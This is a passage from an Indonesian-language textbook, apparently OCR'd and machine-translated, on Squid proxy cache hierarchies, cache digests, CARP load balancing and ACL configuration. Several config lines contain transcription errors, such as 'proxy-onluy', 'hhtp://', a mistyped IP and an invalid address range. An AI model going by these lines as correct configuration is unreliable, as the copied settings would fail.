"TCP_MISS?200 3162 GET
http://nku.edu/~haow1/Teaching.html -
SIBLING_HIT/10.2.56.158 text/html"

Di sini, statusnya adalah SIBLING_HIT yang menunjukkan bahwa objek diambil dari proxy saudara. Untuk menyelesaikan contoh ini, kami menganggap klien4 telah membuat permintaan curl yang sama, kali ini dari Squid2. Squid2 telah menyimpan salinan di cache-nya dan mengembalikan halaman ke client4. File log akses Squid 2 mencatat entri berikut:

"*TCP_MEM_HIT/200 3161 GET*
http://nku.edu/~haow1/Teaching.html - NONE/-
text/html"

Ada masalah dengan pengaturan hierarki Squid kami sebelumnya yaitu satu objek (Teaching.html) telah di-cache oleh kedua server proxy. Karena cache kami memiliki ruang penyimpanan yang terbatas, setiap salinan yang berlebihan akan membuang-buang ruang cache. Pemborosan ruang cache pada gilirannya akan menyebabkan pengurangan hit rate cache. Untuk mengatasi masalah ini, kita dapat menggunakan opsi yang tersedia di direktif cache_peer yang disebut hanya proxy. Opsi ini berarti objek yang diambil dari peer tidak akan disimpan secara lokal, hanya dikembalikan ke klien. Di sini, kami merevisi konfigurasi kami untuk dua cache kami dengan opsi ini:

Cache_peer 10.2.56.244 sibling 3128 3130 proxy-only
Cache_peer 10.2.56.158 sibling 3128 3130 proxy-only


Dengan asumsi bahwa kami telah menyiapkan dua server proxy kami dengan opsi tambahan ini, kami akan melihat hasil yang sedikit berbeda. Khususnya, Squid2 tidak akan meng-cache sumber daya jika berasal dari Squid1. Perbedaannya akan ditunjukkan dalam log akses Squid2 dari TCP_MISS daripada TCP_HIT dalam transaksi terakhirnya. Log akses yang direvisi untuk Squid 1 adalah sebagai berikut:

```
1437350906.990      13 10.2.56.158 TCP_MISS/200 3083 GET http://nku.
edu/~haow1/Teaching.html - DIRECT/172.28.119.82 text/html
1437350942.829      0 10.2.56.158 TCP_MEM_HIT/200 3091 GET http://nku.
edu/~haow1/Teaching.html - NONE/- text/html
1437351024.107      0 10.2.56.244 UDP_HIT/000 56 ICP_QUERY http://nku.
edu/~haow1/Teaching.html - NONE/- -
1437351024.108      0 10.2.56.244 TCP_MEM_HIT/200 3092 GET http://nku.
edu/~haow1/Teaching.html - NONE/- text/html
1437351043.313      0 10.2.56.244 UDP_HIT/000 56 ICP_QUERY http://nku.
edu/~haow1/Teaching.html - NONE/- -
1437351043.314      0 10.2.56.244 TCP_MEM_HIT/200 3092 GET http://nku.
edu/~haow1/Teaching.html - NONE/- text/html
```

Dan log akses yang direvisi untuk Squid 2 adalah sebagai berikut:

```
1437350590.375      0 10.2.56.158 UDP_MISS/000 56 ICP_QUERY http://nku.
edu/~haow1/Teaching.html - NONE/- -
1437350707.505      2 10.2.56.244 TCP_MISS/200 3162 GET http://nku.
edu/~haow1/Teaching.html - SIBLING_HIT/10.2.56.158 text/html
1437350726.711      1 10.2.56.244 TCP_MISS/200 3162 GET http://nku.
edu/~haow1/Teaching.html - SIBLING_HIT/10.2.56.158 text/html
```

Dari log akses, kita dapat melihat bahwa halaman Teaching.html hanya di-cache di Squid 1. Mari kita pertimbangkan hierarki yang lebih rumit. Daripada dua server proxy saudara, kami membuat hierarki atau cache dua tingkat. Hierarki terdiri dari server proxy induk dan dua server proxy anak. Hal ini ditunjukkan pada Gambar 10.6.



Gambar 4.6 Susunan proxy dua tingkat.

Kami akan menamai server proxy induk Squid0 dengan alamat IP 10.2.56.172 dan dua saudara akan tetap sama seperti sebelumnya (Squid1 dan Squid2). Kedua server proxy ini sekarang menjadi server proxy anak daripada server proxy saudara. Kami selanjutnya akan menetapkan tugas khusus ke tiga server. Squid1 dan Squid2 keduanya akan ditugaskan untuk menangani permintaan dari domain nku.edu, sedangkan Squid0 akan ditugaskan untuk menangani permintaan untuk domain lainnya.

Karena pengaturan ini, Squid1 dan Squid2 akan tetap berkomunikasi satu sama lain, mirip dengan contoh yang disebutkan di atas. Tapi tidak perlu berkomunikasi dengan Squid0 karena menangani permintaan dokumen dari domain yang berbeda. Dengan demikian, tidak akan ada pertanyaan ICP antara kedua anak dan orang tua mereka, tetapi akan tetap ada pertanyaan ICP antara dua saudara kandung. Konfigurasi kami menyertakan satu direktif cache_peer baru serta dua direktif cache_peer_domain untuk menentukan dua domain, nku dan eksternal (segala sesuatu yang tidak ada dalam domain nku.edu). Kami mencapai "tidak" dengan menempatkan ! tepat sebelum nama domain. Kami juga mengubah dua arahan cache_peer kami sebelumnya untuk menyertakan opsi name=nku.

Icp_port 3130
Cache_peer 10.2.56.172 parent 3128 3130 no-query proxy-only name = external
Cache_peer 10.2.56.158 sibling 3128 3130 proxy-only name=nku
Cache_peer 10.2.56.244 sibling 3128 3130 proxy-onluy name=nku
Cache_peer_domain nku .nku.edu
Cache_peer_domain external !.nku.edu

Kami melihat dengan server baru kami, Squid0, opsi tambahan yang disebut no-query. Opsi ini digunakan untuk menonaktifkan kueri ICP ke proxy induk ini.

Kami meninjau kembali contoh kami sebelumnya dengan hierarki dua tingkat yang telah direvisi ini, tetapi menyertakan beberapa permintaan tambahan ke konten di server selain nku.edu. Kami berasumsi bahwa baik Squid1 maupun Squid2 tidak memiliki permintaan yang sebelumnya di-cache. Permintaan pertama sama seperti pada contoh sebelumnya, client1 mengirim ke Squid1 permintaan curl -L -x 10.2.56.158:3128 http://nku.edu/~haow1/ Teaching.html. Squid1 tidak memiliki salinan cache dari halaman yang diminta dan karena untuk domain nku.edu, Squid1 meneruskan permintaan melalui ICP ke Squid2. Squid2 juga tidak memiliki salinan cache. File log akses Squid2 merekam entri berikut:

"UDP_MISS/000 56 ICP_QUERY
http://nku.edu/~haow1/Teaching.html NONE/ - -"

Squid 1 meneruskan permintaan ke server web asal (nku.edu). File log akses dari Squid1 mencatat entri ini:

"TCP_MISS/200 3083 GET
http://nku.edu/~haow1/Teaching.html -

DIRECT/172.28.119.82 text/html"

Server web nku.edu mengembalikan halaman web ke Squid1, yang meng-cache halaman dan meneruskannya ke client1.

Sekarang, client2 mengirimkan permintaan ke Squid1 untuk cnn.com. Perintahnya adalah curl -L -x 10.2.56.158:3128 http://cnn.com. Karena item ini ditujukan untuk domain selain nku.edu, ini bukan tanggung jawab Squid1. Jadi Squid1 meneruskan permintaan ke server proxy yang sesuai, Squid0. File log akses Squid1 merekam entri berikut:

"TCP_MISS/301 529 GET http://cnn.com/-
FIRST_UP_PARENT/external text/html"

Status entri ini adalah TCP_MISS/301 artinya permintaan perlu dialihkan. Pilihan pengalihan dibuat berdasarkan domain URL. Karena ini bukan domain nku.edu, ini ditandai eksternal dan oleh karena itu harus diteruskan ke server proxy yang dilambangkan sebagai eksternal, yaitu Squid0. Induk pertama tersebut akan digunakan dan dengan demikian entri yang disebutkan di atas menyertakan notasi FIRST_UP_PARENT/eksternal. Karena Squid0 adalah satu-satunya server yang dilambangkan sebagai eksternal, Squid1 meneruskan permintaan, melalui HTTP alih-alih ICP, ke Squid0.

Squid0 memeriksa salinan cache dari halaman yang diminta. Itu tidak memiliki salinan cache. File log akses Squid0 merekam entri TCP_MISS sebagai berikut:

"TCP_MISS/301 475 GET http://cnn.com/-
DIRECT/157.166.226.25 text/html"

Perhatikan bahwa kita memiliki TCP_MISS untuk Squid0 karena menerima permintaan HTTP, bukan permintaan ICP. Squid 0 meneruskan permintaan ke server web asal. Squid0 menerima halaman yang diminta dari server web cnn.com dan menyimpannya secara lokal (dengan asumsi bahwa halaman tersebut dapat di-cache tergantung pada header kontrol cache). Squid0 kemudian mengembalikan halaman ke Squid1. File log akses untuk Squid0 akan berisi berikut ini:

"TCP_MISS/200 83967 GET
http://www.cnn.com/DERECR/23.235.44.73 text/html"

Squid1 menerima halaman dan mengembalikannya ke client2. File log akses dari Squid1 mencatat entri ini. Squid1 tidak meng-cache halaman ini, ia hanya meneruskannya:

"TCP_MISS/200 84021 GET
http://www.cnn.com/-FIRST_UP_PARENT/external text/html"

Dalam hal ini, permintaan berhasil diambil dari induk pertama dalam daftar induk dan diberi status TCP_MISS/200.

Beberapa saat kemudian, client2 mengirimkan permintaan cnn.com yang sama ke Squid1. Squid1 tidak memiliki halaman cache karena permintaannya bukan untuk domain .nku.edu. Squid1 meneruskan permintaan ke induknya, Squid0. File log akses dari Squid1 mencatat entri ini:

"TCP_MISS/301 529 GET
http://cnn.com/- FIRST_UP_PAENT/external text/html"

Squid0 memiliki salinan cache dari halaman yang diminta dan mengembalikannya ke Squid1. File log akses Squid0 mencatat entri ini:

"TCP_MEM_HIT/200 83967 GET http://www.cnn.com/
-NONE/-text/html"

Sekali lagi, Squid1 meneruskan halaman ke client2 tanpa menyimpan salinan lokal.

Contoh kami adalah hierarki lapisan tunggal dan hierarki dua tingkat kecil. Sebuah organisasi besar mungkin memerlukan lebih banyak server proxy, yang dapat diatur dalam hirarki dangkal atau hirarki tingkat yang lebih. Dalam hierarki yang lebih besar, jika entri yang di-cache ada di suatu tempat dalam hierarki tetapi tidak di sekitar langsung, server proxy akan menghasilkan lebih banyak pesan ICP yang menyebabkan kemacetan jaringan. Waktu respons rata-rata juga akan menurun karena sekarang akan membutuhkan lebih banyak waktu bagi server proxy untuk menanyakan semua server proxy tetangga untuk setiap permintaan web. Protokol intisari cache akan membantu di sini, mengurangi jumlah pesan kueri ICP dan mengurangi penundaan yang dihasilkan oleh kueri ICP.

Untuk mengaktifkan intisari cache untuk Squid, kita perlu menggunakan opsi --enable-cache-digests saat pertama kali mengonfigurasi kode sumber untuk Squid. Dengan tersedianya fitur ini, Squid membuat intisari dari objek yang di-cache. Intisari cache itu sendiri adalah entitas yang dapat diakses melalui HTTP. Misalnya, jika server proxy kami bernama ourproxy.com, maka kami dapat mengakses intisari di URL berikut:

http://ourproxy.com:http_port/squid-internal-periodic/strore_digest

Kami mungkin menganggap http_port milik kamiproxy.com adalah 3128 (default). Kami sekarang menggunakan intisari cache dengan menunjukkan opsi digest-url=URL di direktif cache_peer kami di mana URL adalah lokasi intisari. Ini akan menyebabkan Squid mengambil intisari cache untuk server proxy tetangganya sebelum mencoba kueri ICP.

Bayangkan Squid1 akan dikonfigurasi menggunakan cache digest dan digest terletak di Squid1 di my_digest. Arahan baru ditunjukkan sebagai berikut:

Cache_peer
10.2.56.158 parent 3128 3130 digest-
url=http://10.2.56.158:3128/my_digest

Anda juga dapat menggunakan direktif cache_peer dengan opsi tanpa intisari untuk menonaktifkan permintaan intisari cache. Arahan terkait intisari cache tercantum dalam Tabel 4.5.


Perhatikan bahwa dua dari arahan mengacu pada pembangunan kembali intisari pada Tabel 4.5. Karena intisari menyimpan lokasi entri yang di-cache, itu harus dibangun berdasarkan lokasi item saat ini. Karena item baru di-cache dan yang lama dibuang, intisari tidak lagi mutakhir. Oleh karena itu, Squid harus membangun kembali intisari dari waktu ke waktu. Ini memakan waktu karena intisari harus dibuat berdasarkan konten yang disimpan di semua cache server proxy. Pembangunan kembali menyebabkan banyak lalu lintas jaringan. Jadi, kami memiliki tujuan yang mengganggu: membatasi lalu lintas jaringan versus mempertahankan intisari terbaru.

Tabel 4.5 Arahan Intisari Cache

PENGARAHAN	ARTI
digest_bits_per_entry	Jumlah bit Intisari Cache proxy yang akan dikaitkan dengan entri intisari untuk kombinasi Metode/URL HTTP tertentu. Standarnya adalah 5.
digest_rebuild_period	Waktu tunggu dalam hitungan detik antara pembangunan kembali Cache Digest.
digest_rewrite_period	Waktu tunggu dalam hitungan detik antara penulisan Cache Digest ke disk.
digest_swapout_chunk_size	Jumlah byte untuk menulis ke disk pada saat intisari cache akan diperbarui, default ke 4096 byte (4KB), yang merupakan ukuran halaman ruang swap default Squid.
digest_rebuild_chunk_percentage	Persentase intisari yang akan dipindai sekaligus, secara default 10% dari ukuran keseluruhan. Jangan sertakan %, misalnya, Anda dapat menentukan digest_rebuild_chunk_percentage 20.
digest_generation	Nilai on (default jika Squid dikompilasi dengan --enable-cache-digests) atau nonaktif. Ini mengontrol apakah proxy akan menghasilkan intisari isinya.

Kami ingin satu set server proxy berfungsi secara efektif sebagai satu cache logis. CARP menggunakan fungsi hash untuk menentukan ke proxy mana permintaan harus diteruskan. CARP mengekstrak bagian URL dari paket permintaan untuk digunakan sebagai masukan ke fungsi hash. Fungsi hash menggunakan nilai ASCII URL dan posisi setiap karakter untuk membuat bilangan bulat yang sangat besar. Jika semua server proxy berbobot sama, maka jumlah besar ini dibagi dengan jumlah server dan sisanya (modulo) digunakan untuk memilih server yang akan meneruskan permintaan. URL yang berbeda cenderung berakhir dengan nomor yang berbeda, sehingga secara kasar mendistribusikan konten secara merata di seluruh cache.

Mari kita lihat contoh untuk melihat cara mengkonfigurasi CARP untuk Squid. Dalam contoh ini, kita akan mengonfigurasi satu set tiga server proxy seperti yang ditunjukkan pada Gambar 10.7, yang masing-masing menggunakan CARP. Dalam kasus kita, Squid1 adalah anak dengan dua orang tua: Squid2 dan Squid3. Squid1 berkomunikasi dengan orang tuanya tetapi orang tuanya tidak berkomunikasi satu sama lain. Semua permintaan klien dikirim langsung ke Squid1, yang berfungsi sebagai pengirim permintaan (load balancer). Squid1 akan meneruskan permintaan klien ke Squid2 atau Squid3 berdasarkan kebijakan load-balancing. Kebijakan load-balancing adalah bahwa 1/3 permintaan klien harus dialihkan ke Squid2 dan 2/3 permintaan klien harus dialihkan ke Squid3. Ketika Squid2 atau Squid3 menerima permintaan klien, ia mencoba melayani permintaan dari cache lokalnya. Jika tidak ada salinan yang di-cache, itu meneruskan permintaan ke server Web tujuan dan meng-cache setiap konten yang dikembalikan.



Gambar 4.7 Contoh Carp.

Untuk menggunakan CARP, kita harus mengaktifkan fitur ini saat mengeluarkan perintah ./configure dengan menambahkan --enable-carp. Kami akan melakukan ini ketika kami mengonfigurasi dan menginstal ketiga server proxy Squid kami.

Selanjutnya, kita mengkonfigurasi Squid1 dengan direktif cache_peer yang dimodifikasi berikut ini untuk menunjukkan bagaimana menerapkan CARP. Di sini, kami menetapkan bobot untuk masing-masing tetangga yang akan dialihkan permintaannya oleh Squid1. Jumlah total bobot dalam contoh ini adalah 3 sehingga Squid2 diberi bobot sepertiga dari semua permintaan dan Squid3 diberi bobot dengan dua pertiga dari semua permintaan. Nilai yang diberikan pada opsi bobot harus bilangan bulat lebih besar dari 0. Bobot default adalah 1 jika opsi bobot dihilangkan. Asumsikan bahwa Squid2 berjalan pada mesin dengan alamat IP 10.2.57.60 dan mendengarkan port 3128, sedangkan Squid3 berjalan pada mesin dengan alamat IP 10.2.57.61 dan mendengarkan port 5000.

Cache_peer hhtp://10.2.57.60 parent 3128 0 weight=1 name=squid2 carp
Cache_peer hhtp://10.2.57.6 parent 5000 0 weight=2 name=squid3 carp
Visible_hostname squidi

Dengan penyiapan ini, kami bereksperimen dengan 856 permintaan di jaringan kami. Semua 856 permintaan dikirim ke Squid1 yang kemudian meneruskan permintaan tersebut ke Squid2 atau Squid3. Kami menemukan bahwa 288 akses diteruskan ke Squid2 dan 568 ke Squid3. Ini seperti yang diharapkan karena 288/856 = 33,6% (kira-kira 1/3) dan 568/856 = 66,4% (hampir 2/3 detik).

4.7 KONTROL AKSES PADA SQUID

Kami telah menyebutkan bahwa server proxy dapat berfungsi sebagai bentuk firewall. Di Squid, ini ditangani oleh dua set arahan. Arahan pertama adalah acl, yang merupakan singkatan dari access control list. Pernyataan acl digunakan untuk mendefinisikan label yang mewakili beberapa kelas permintaan. Kelas permintaan dapat didasarkan pada sejumlah kriteria yang berbeda termasuk, misalnya, alamat IP klien, alamat IP tujuan dari sumber daya web yang diminta, alamat port, metode HTTP yang diminta, ukuran HTTP tanggapan, beberapa string ditemukan di URL permintaan, atau bahkan waktu dan hari pengiriman. Anda menentukan acl sebanyak yang diinginkan. Kemudian, Anda menggunakan satu atau lebih label acl dalam pernyataan kontrol. Squid memiliki sejumlah arahan pernyataan kontrol yang berbeda yang mengontrol apakah permintaan atau respons diizinkan untuk melewati server proxy, bagaimana caching dilakukan, dan bagaimana menangani komunikasi proxy tetangga, di antara jenis tugas lainnya. Anda tidak hanya dapat meningkatkan kinerja melalui arahan kontrol akses tetapi juga dapat mengamankan server proxy Squid Anda. Di bagian ini, pertama-tama kita akan melihat direktif acl dan berbagai jenis kriteria yang dapat Anda gunakan. Kami kemudian melihat laporan kontrol. Sepanjang bagian ini, banyak contoh disediakan.

Arah Acl

Sebelum Anda dapat menentukan pernyataan akses, Anda harus menentukan label acl yang akan dirujuk oleh pernyataan akses. Arahan acl memiliki sintaks berikut:

Acl name type specification

Nama adalah pengidentifikasi string yang akan digunakan dalam pernyataan kontrol selanjutnya. Nama harus unik di antara semua pernyataan acl. Jenis dan spesifikasi menentukan kriteria dimana Squid akan membandingkan permintaan atau tanggapan. Jika kriteria terpenuhi, acl valid dan kemudian dapat diterapkan oleh pernyataan kontrol yang merujuknya. Jenis menentukan kategori informasi yang akan dibandingkan dalam permintaan atau tanggapan saat ini (mis., alamat IP klien, alamat IP tujuan, waktu). Spesifikasinya adalah nilai aktual yang akan dibandingkan oleh Squid dalam permintaan/respons. Misalnya, jika membandingkan alamat IP, maka ini akan menjadi satu atau lebih alamat IP, alias IP, atau alamat IP subnet.

Sebagai contoh, tipe src menunjukkan bahwa Squid akan memeriksa alamat IP sumber atau alias (ini adalah alamat/alias yang berasal dari klien). Spesifikasi untuk tipe ini adalah satu atau lebih alamat IPv4 atau IPv6, subnet, dan/atau alias. Beberapa item dapat ditentukan saat dipisahkan oleh spasi. Alamat IPv6 dapat disingkat dengan menghilangkan 0s. Kisaran alamat juga diperbolehkan, memisahkan low end dari high end menggunakan tanda hubung seperti pada 10.11.12.13-10.11.12.250. Beberapa jenis acl memungkinkan opsi tambahan. Misalnya, beberapa tipe acl menggunakan ekspresi reguler dalam spesifikasinya. Secara default, ekspresi reguler peka terhadap huruf besar-kecil. Anda dapat menggunakan –i atau +i untuk menunjukkan bahwa ekspresi reguler tidak peka huruf besar-kecil. Opsi –n akan menonaktifkan pencarian dan terjemahan alamat IP. Terakhir, opsi -- (dua tanda hubung) menunjukkan bahwa pemrosesan opsi harus dihentikan.

Ketika acl berisi banyak penentu dalam satu definisi, penentu diperlakukan sebagai OR logis, yaitu, acl diidentifikasi sebagai benar untuk pesan ini jika ada penentu yang benar. Sebagai contoh, berikut ini mendefinisikan acl local sebagai benar untuk pesan yang diberikan jika alamat IP sumber pesan ini adalah salah satu dari yang terdaftar. Acl ini akan cocok dengan salah satu alamat IP 10.11.12.13, alamat IP di subnet 10.11.13.0/24, dan alamat IP dalam rentang 10.11.14.105-10.11.14.221.

Perhatikan bahwa jika kita akan menyediakan banyak specifier dalam sebuah acl, kita harus mencantumkannya dalam urutan kemungkinan terjadinya. Cara kerja Squid adalah membandingkan pesan saat ini dengan setiap pernyataan acl. Dalam pernyataan acl, Squid membandingkan pesan saat ini dengan daftar item. Karena Squid akan mencocokkan acl jika ada entri dalam spesifikasi yang cocok, Squid akan segera menghentikan perbandingannya untuk acl ini pada pertandingan pertama tersebut. Squid kemudian akan melanjutkan ke pernyataan acl berikutnya. Jika ada beberapa kemungkinan penentu untuk dicocokkan lagi, peringkatkan mereka dalam urutan dari yang paling mungkin hingga yang paling tidak mungkin memungkinkan kecocokan yang paling mungkin untuk dicocokkan sebelum mempertimbangkan kemungkinan yang lebih kecil kemungkinannya. Oleh karena itu, kami mungkin ingin mengatur ulang alamat IP dalam contoh yang disebutkan di atas sehingga urutannya cocok dengan klien yang paling mungkin. Ini mungkin subnet pertama, kisaran mungkin yang kedua, dan satu alamat IP mungkin yang terakhir karena subnet akan berisi alamat klien terbanyak, rentang akan berisi alamat klien terbanyak kedua, dan tunggal Alamat IP hanya mewakili satu klien. Tentu saja sebagai administrator server proxy, Anda akan memiliki gagasan yang lebih baik tentang kemungkinan dan bisa jadi klien di 10.11.12.13 sejauh ini adalah pengguna paling umum dari server proxy.

Tabel 4.6 menyediakan banyak jenis acl yang paling umum dan berguna. Acl terkait dikelompokkan bersama dalam tabel. Perhatikan bahwa tabel ini bukan daftar tipe yang lengkap. Jika Anda perlu menjelajahi jenis acl secara detail, kunjungi situs web dokumentasi Squid (http://www.squid-cache.org/Doc/config/acl/). Tabel tersebut mencakup jenis spesifikasi yang diperlukan untuk jenis acl yang diberikan.

Tabel 4.6 Jenis Squid Acl

JENIS ACL	JENIS SPESIFIKASI	JENIS DESKRIPSI
src/dst	alamat IP	Alamat IP sumber (klien)/tujuan pesan. Alamat IP dapat ditentukan secara lengkap, dengan notasi subnet, atau sebagai rentang dengan tanda hubung.
srcdomain/dstdomain	alias IP	Pencarian IP terbalik digunakan untuk membandingkan dengan domain yang diberikan untuk memastikan bahwa domain tersebut valid. Dengan tipe ini, Anda juga dapat menentukan alamat IP tetapi Anda tidak dapat menentukan subnet atau rentang, hanya alamat lengkap.
srcdomain_regex/ dstdomain_regex	Ekspresi reguler alias IP	Sama seperti srcdomain/dstdomain kecuali karakter meta ekspresi reguler dapat digunakan.

Localip	alamat IP	Alamat IP yang terhubung dengan klien sebelum mencapai server Squid (misalnya, router atau gateway).
Arp	Alamat MAC	Alamat MAC (perangkat keras) klien, yang hanya tersedia jika klien berada di subnet yang sama dengan Squid.
peername	alamat IP atau alias	Cocok dengan entitas bernama di direktif cache_peer Squid.
port	Nomor port	Cocok dengan nomor port dari pesan yang diterima oleh Squid. Beberapa port dapat dicantumkan, dipisahkan dengan spasi, dan rentang dapat digunakan seperti 0–1024.
time	Hari dalam seminggu dan/atau penentu waktu	Cocok jika permintaan/tanggapan diterima dalam hari/waktu yang ditentukan. Hari ditunjukkan menggunakan S, M, T, W, H, F, A (Minggu–Sabtu), atau D (Senin–Jumat). Waktu ditunjukkan menggunakan notasi jam1:menit1-jam2:menit2 di mana jam1:menit1 < jam2:menit2. Jam diberikan dalam waktu militer.
url_regex, urllogin, urlpath_regex	Ekspresi reguler	Jenis ini cocok dengan URL, bagian nama login URL, dan bagian jalur URL terhadap ekspresi reguler.
ident, ident_regex	Nama pengguna atau ekspresi reguler	Jika permintaan HTTP berisi header autentikasi, maka tipe acl ini dapat diterapkan.
proto, method	Rangkaian	Cocokkan nama protokol atau metode permintaan HTTP (atau respons dengan proto) dengan daftar protokol/metode yang dapat diterima.
referer_regex	Ekspresi reguler	Perujuk adalah lokasi asal permintaan (mis., halaman web dengan hyperlink URL ini). Cocokkan perujuk dengan ekspresi reguler yang tercantum. Perujuk kosong berarti URL diketik ke dalam kotak lokasi atau dibuat secara otomatis.
maxconn	Nomor	Digunakan untuk mengontrol jumlah koneksi yang dapat dibuka oleh klien dari alamat IP ini. Jika jumlah ini terlampaui, acl ini menjadi valid sehingga kami dapat melarang permintaan lain yang masuk dari alamat IP yang sama. Ini dapat membantu mengurangi serangan DOS.
req_mime_type, rep_mime_type	Ekspresi reguler	Digunakan untuk menentukan apakah jenis MIME sumber daya permintaan atau respons cocok dengan ekspresi reguler yang disediakan. Ini dapat digunakan untuk melarang konten tertentu dalam isi pesan HTTP. Untuk req_mime_type, ini sesuai dengan metode PUT atau POST.
req_header,	Nama tajuk dan	Tipe ini memiliki dua argumen, nama header diikuti

rep_header	ekspresi reguler	dengan ekspresi reguler yang ingin Anda cocokkan dengan nama header tersebut. Lihat contoh di Bagian 10.6.2.
http_status	Bilangan bulat	Untuk respons HTTP, apakah respons memiliki kode status HTTP yang tercantum? Beberapa kode dapat dipisahkan dengan spasi, dan rentang dapat disediakan seperti 400–405.

Contoh Pernyataan Acl

Pada subbab ini, kita akan mengeksplorasi banyak jenis acl dari Tabel 10.6 melalui contoh dan penjelasan dari contoh tersebut. Kami menggunakan pernyataan contoh acl kami dengan menambahkan arahan kontrol akses. Mari kita mulai dengan beberapa acls sederhana untuk menentukan alamat jaringan yang kita rasa harus atau tidak boleh mengakses server kita. Perlu diingat bahwa direktif acl itu sendiri hanya mendefinisikan label yang dapat kita gunakan untuk mereferensikan kriteria tertentu. Ketika permintaan atau tanggapan diterima, Squid membandingkannya dengan semua acls untuk menentukan label kontrol akses mana yang relevan untuk pesan ini. Squid kemudian terlihat menerapkan perintah kontrol ke pesan.

Acl ourNet src 10.11.12.0/24 10.11.13.0/24 172.31.44.253
Acl remote src 8.53.33.101-10923.16.192.0/19
Acl local src 127.0.0.1

Di sini, kami telah menetapkan serangkaian alamat IP yang berkaitan dengan jaringan internal kami, alamat IP eksternal yang diminati, dan host lokal kami. Kami mungkin mendefinisikan ini karena kami bermaksud untuk mengizinkan akses ke alamat IP ini sementara melarang akses dari orang lain. Perhatikan bahwa kami mengacu pada subnet dan rentang dalam dua contoh pertama. Kita dapat mendefinisikan ketiga pernyataan menggunakan satu direktif acl, namun jika kita bermaksud untuk menerapkan kriteria lain untuk beberapa di antaranya, kita perlu memiliki acl yang terpisah. Misalnya, kami mungkin menerima klien Net kami pada waktu tertentu, klien jarak jauh jika mereka telah diautentikasi, dan akses lokal kapan saja.

Perhatikan dalam definisi untuk ourNet bahwa ada subnet dan satu alamat IP yang ditentukan. Jika kita mengetahui bahwa 172.31.44.253 akan lebih umum dalam permintaan, maka kita dapat mengatur ulang urutannya sehingga 172.31.44.253 didahulukan. Demikian pula, dalam definisi jarak jauh, ada rentang dan subnet. Kami mungkin sekali lagi memutuskan untuk mengatur ulang ini jika subnet dianggap sebagai alamat IP yang lebih umum dalam permintaan yang mencapai server proxy.

Tipe dst mirip dengan src kecuali ia menentukan alamat tujuan. Kami mungkin menggunakan dst jika kami ingin melarang tujuan tertentu seperti Facebook. Ketika mengetahui alias IP melalui alamat IP, kami mungkin lebih suka menggunakan srcdomain dan dstdomain. Karena alamat tujuan umumnya adalah server web, masuk akal untuk mendefinisikannya menggunakan alias daripada alamat. Contoh di sini menunjukkan dua acl untuk situs web terlarang.

Acl badDests dstdomain .facebook.com .twitter.com
.pinterest.com .tumblr.com .flickr.com
Acl badDests2 dstdomain.youtube.com

Perhatikan bahwa kami tidak memberikan nama host lengkap untuk situs web ini (kami telah menghilangkan bagian www). Alasannya adalah, seandainya kami menentukan katakanlah www.facebook.com dan seseorang memasukkan URL facebook.com, itu tidak akan cocok dengan pernyataan acl. Mirip dengan subnet, kami diizinkan untuk menentukan alias IP parsial. Perhatikan bahwa Youtube didefinisikan dengan pernyataan acl terpisah. Seperti yang kami lakukan untuk tiga jaringan dalam contoh src, kami dapat memisahkan server web tujuan terlarang kami sehingga kami dapat melarang akses ke beberapa jaringan sepanjang waktu dan yang lainnya, seperti youtube, dalam kondisi yang lebih spesifik seperti pada waktu-waktu tertentu. hari. Seperti yang telah kami sebutkan sebelumnya, dengan acl badDests, kami ingin memesan alias IP di sini dalam urutan kemungkinan penggunaan untuk meningkatkan efisiensi.

